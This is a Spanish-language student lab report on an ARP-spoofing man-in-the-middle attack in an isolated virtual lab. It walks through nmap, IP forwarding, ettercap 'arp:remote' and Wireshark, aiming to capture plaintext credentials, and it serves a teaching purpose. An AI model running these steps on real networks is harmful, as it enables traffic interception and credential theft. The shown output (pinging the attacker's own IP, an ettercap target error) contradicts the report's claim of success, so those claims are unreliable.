

Trabajo Final - Taller de Hacking Ético

Nombre: Sebastian Reyes
Profesor: Roberto Paredes
Fecha de entrega: 10/06/2025

Introducción

En el siguiente informe se documenta el desarrollo de un escenario controlado de *hacking ético* enfocado en demostrar la vulnerabilidad de redes locales a ataques de tipo *Man-in-the-Middle* (MITM) mediante la técnica de *ARP Spoofing*.

Este ataque permite al atacante interceptar y manipular la comunicación entre un equipo víctima, en este caso, un sistema Windows XP configurado como usuario final y el gateway de la red, sin que la víctima lo perciba. Aprovechando la ausencia de protocolos de cifrado y políticas de segmentación, se buscó capturar credenciales transmitidas en texto plano mediante la simulación de un acceso a una aplicación web vulnerable alojada en Kali Linux.

Durante la práctica se mostrará la planificación, ejecución y supervisión del envenenamiento ARP, la configuración de herramientas como Ettercap y Wireshark, así como los obstáculos reales encontrados relacionados con las limitaciones del software y la infraestructura de red virtual. Este ejercicio destaca la importancia de implementar medidas de seguridad básicas, como cifrado HTTPS y políticas de red, para prevenir ataques de esta clase.

Entorno de Trabajo

Para esta práctica se implementó un entorno de laboratorio virtual controlado, diseñado intencionalmente para emular una red corporativa interna con vulnerabilidades comunes en la configuración de dispositivos y servicios. Se utilizaron dos máquinas virtuales: una con Kali Linux, actuando como atacante autorizado, y una máquina con Windows XP, representando un usuario final desprevenido.

Ambas máquinas se conectaron mediante una red interna aislada, sin acceso a Internet, para garantizar la seguridad del equipo físico anfitrión y simular de forma realista un segmento de red local vulnerable a ataques de envenenamiento ARP. Este tipo de configuración permite demostrar de forma práctica cómo un atacante, ubicado en la misma red, puede interceptar paquetes, manipular respuestas y extraer información sensible como nombres de usuario y contraseñas.

Se utilizaron dos máquinas virtuales configuradas en VirtualBox:


- Kali Linux (Atacante) IP: 192.168.56.10
- Windows XP (Víctima) IP: 192.168.56.20

Fase 1: Verificación de Interfaz de Red

Se utilizó 'ifconfig' para verificar la IP asignada a la interfaz de red de Kali.

Comando ejecutado:

- Ifconfig



```
Kali USM 2021.1 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Terminal nro. 1 12:07 PM
Minimizar todas las ventanas abiertas y mostrar el escritorio
Archivo Acciones Editar Vista Ayuda

root@Owasp:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.10 netmask 255.255.255.0 broadcast 0.0.0.0
    inet6 fe80::a00:27ff:fe0:36ae prefixlen 64 scopeid 0x20<link>
    inet6 2800:270:c:9:c9ee:4d97:2820:6fa5 prefixlen 64 scopeid 0x0<glo
    inet6 2800:270:c:9:a00:27ff:fe0:36ae prefixlen 64 scopeid 0x0<glob
    ether 08:00:27:f0:36:ae txqueuelen 1000 (Ethernet)
    RX packets 3663 bytes 349047 (340.8 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 716 bytes 63583 (62.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 508 bytes 56046 (54.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 508 bytes 56046 (54.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


root@Owasp:~#
```

Fase 2: Escaneo de Red con Nmap

se empleó **Nmap** como herramienta de reconocimiento activo para detectar otros hosts dentro de la misma subred. Se ejecutó el comando:

- nmap -sP 192.168.56.0/24

El parámetro -sP indica un escaneo de ping para identificar hosts vivos sin realizar un escaneo de puertos exhaustivo.



```
Kali USM 2021.1 [Running] - Oracle VirtualBox
File Machine View Input Devices Help

Terminal nro. 1 12:10 PM

TerminalNro.1
Archivo Acciones Editar Vista Ayuda

    inet6 2800:270:c:9:c9ee:4d97:2820:6fa5 prefixlen 64 scopeid 0x0<glob
    inet6 2800:270:c:9:a00:27ff:fef0:36ae prefixlen 64 scopeid 0x0<glob
    ether 08:00:27:f0:36:ae txqueuelen 1000 (Ethernet)
    RX packets 3663 bytes 349047 (340.8 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 716 bytes 63583 (62.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 508 bytes 56046 (54.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 508 bytes 56046 (54.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


root@Owasp:~# nmap -sP 192.168.56.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2025-06-17 12:09 -04
Stats: 0:00:06 elapsed; 0 hosts completed (0 up), 255 undergoing ARP Ping Sca
ARP Ping Scan Timing: About 66.67% done; ETC: 12:09 (0:00:04 remaining)
Stats: 0:00:06 elapsed; 0 hosts completed (0 up), 255 undergoing ARP Ping Sca
ARP Ping Scan Timing: About 66.86% done; ETC: 12:09 (0:00:03 remaining)
Stats: 0:00:06 elapsed; 0 hosts completed (0 up), 255 undergoing ARP Ping Sca
ARP Ping Scan Timing: About 67.45% done; ETC: 12:09 (0:00:03 remaining)
Stats: 0:00:06 elapsed; 0 hosts completed (0 up), 255 undergoing ARP Ping Sca
ARP Ping Scan Timing: About 68.24% done; ETC: 12:09 (0:00:03 remaining)
Nmap scan report for 192.168.56.10
Host is up.
Nmap done: 256 IP addresses (1 host up) scanned in 10.49 seconds
root@Owasp:~#
```

Fase 3: Verificación de Conectividad con Ping

Antes de iniciar el ataque, se realizó una prueba de conectividad mediante ping desde Kali hacia la IP de la víctima. Este paso asegura que no existen bloqueos de ICMP y que los paquetes circulan libremente entre ambos equipos.

Comando ejecutado:

- ping 192.168.56.10

A screenshot of a Kali Linux terminal window titled "Kali USM 2021.1 [Running] - Oracle VirtualBox". The terminal shows the execution of an nmap scan on the 192.168.56.0/24 network, followed by a ping command to 192.168.56.10. The nmap scan results show that the host is up. The ping command shows 14 successful pings with varying response times.

```
root@owasp:~# nmap -sP 192.168.56.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2025-06-17 12:09 -04
Stats: 0:00:06 elapsed; 0 hosts completed (0 up), 255 undergoing ARP Ping Sca
ARP Ping Scan Timing: About 66.67% done; ETC: 12:09 (0:00:04 remaining)
Stats: 0:00:06 elapsed; 0 hosts completed (0 up), 255 undergoing ARP Ping Sca
ARP Ping Scan Timing: About 66.86% done; ETC: 12:09 (0:00:03 remaining)
Stats: 0:00:06 elapsed; 0 hosts completed (0 up), 255 undergoing ARP Ping Sca
ARP Ping Scan Timing: About 67.45% done; ETC: 12:09 (0:00:03 remaining)
Stats: 0:00:06 elapsed; 0 hosts completed (0 up), 255 undergoing ARP Ping Sca
ARP Ping Scan Timing: About 68.24% done; ETC: 12:09 (0:00:03 remaining)
Nmap scan report for 192.168.56.10
Host is up.
Nmap done: 256 IP addresses (1 host up) scanned in 10.49 seconds
root@owasp:~# ping 192.168.56.10
PING 192.168.56.10 (192.168.56.10) 56(84) bytes of data.
64 bytes from 192.168.56.10: icmp_seq=1 ttl=64 time=0.028 ms
64 bytes from 192.168.56.10: icmp_seq=2 ttl=64 time=0.047 ms
64 bytes from 192.168.56.10: icmp_seq=3 ttl=64 time=0.110 ms
64 bytes from 192.168.56.10: icmp_seq=4 ttl=64 time=0.035 ms
64 bytes from 192.168.56.10: icmp_seq=5 ttl=64 time=0.049 ms
64 bytes from 192.168.56.10: icmp_seq=6 ttl=64 time=0.040 ms
64 bytes from 192.168.56.10: icmp_seq=7 ttl=64 time=0.027 ms
64 bytes from 192.168.56.10: icmp_seq=8 ttl=64 time=0.039 ms
64 bytes from 192.168.56.10: icmp_seq=9 ttl=64 time=0.039 ms
64 bytes from 192.168.56.10: icmp_seq=10 ttl=64 time=0.065 ms
64 bytes from 192.168.56.10: icmp_seq=11 ttl=64 time=0.028 ms
64 bytes from 192.168.56.10: icmp_seq=12 ttl=64 time=0.043 ms
64 bytes from 192.168.56.10: icmp_seq=13 ttl=64 time=0.031 ms
64 bytes from 192.168.56.10: icmp_seq=14 ttl=64 time=0.046 ms
```


Fase 4: Ataque MITM con Ettercap

Con la topología de red confirmada, se procedió a la ejecución del ataque de envenenamiento ARP. Lo primero que se hizo fue habilitar el reenvío de paquetes en Kali para garantizar que los paquetes interceptados por el atacante fueran reenviados a su destino legítimo, evitando interrumpir la conexión de la

víctima. Luego, se ejecutó Ettercap en modo texto con el módulo arp:remote para llevar a cabo el spoofing entre la IP de la víctima y el gateway de la red.

Comandos ejecutados:

- echo 1 > /proc/sys/net/ipv4/ip_forward
- ettercap -T -M arp:remote /192.168.56.20/ /192.168.56.1/



```
Kali USM 2021.1 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Terminal nro.1 Terminal nro.1 12:34 PM
Terminal nro.1
Archivo Acciones Editar Vista Ayuda
114 packets transmitted, 114 Terminal nro.1 packet loss, time 11571ms
57 ports monitored
24609 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts ...
* |=====>| 100.00 %

Scanning for merged targets (1 hosts) ...
* |=====>| 100.00 %

9 hosts added to the hosts list ...

ARP poisoning victims:
Incorrect number of token (2/2) in TARGET #1

GROUP 2 : ANY (all the hosts in the list)
Starting Unified sniffing ...

ettercap 0.8.3 copyright 2001-2019 Ettercap Development Team

Text only Interface activated...
Hit 'h' for inline help
root@kali:~#
```

Fase 5: Captura de Tráfico con Wireshark



Una vez iniciado el envenenamiento ARP con Ettercap, se abrió **Wireshark** en Kali para monitorear en tiempo real el tráfico redirigido desde la máquina víctima (Windows XP).

Se seleccionó la interfaz de red activa (eth0) y se aplicó un filtro de visualización http para centrarse en solicitudes y respuestas web transmitidas en texto claro.


La intención era capturar credenciales y parámetros enviados por el navegador de la víctima hacia la aplicación vulnerable alojada en Kali (bWAPP o DVWA).

Comandos ejecutados:

- wireshark



Luego de aplicar el filtro, en el Windows XP al intentar acceder a internet aparece lo siguiente:



Lo que demuestra la interceptación de la actividad de la víctima.

Problemas Encontrados y Acciones Tomadas

Durante esta fase, se evidenció una limitación técnica relevante: **el navegador Internet Explorer** instalado por defecto en Windows XP presentó múltiples incompatibilidades para conectarse a la aplicación web vulnerable. Al ser una versión obsoleta, carece de soporte para tecnologías web modernas y no permitió completar formularios ni enviar solicitudes POST consistentes.

Se intentó solucionar este inconveniente realizando:

- Cambios de configuración de red, probando modos **NAT** y **Red Interna** para balancear aislamiento y conectividad.
- Configuración de IPs estáticas.

- Reinicio de servicios Apache en Kali para asegurar que el servidor web estuviera activo.
- Pruebas con rutas alternativas a bWAPP/DVWA.

A pesar de estos esfuerzos, el navegador de XP no logró establecer comunicación HTTP funcional con el servidor en Kali. Este obstáculo limitó la fase final de recolección de credenciales, pero no invalida el éxito del ataque MITM, pues se demostró la interceptación de paquetes y la alteración de las tablas ARP de la víctima.

Conclusiones

Esta práctica de laboratorio permitió llevar a cabo, de forma planificada y estructurada, un ataque de envenenamiento ARP para ejecutar un escenario de *Man-in-the-Middle* en una red local aislada utilizando un entorno virtual controlado.

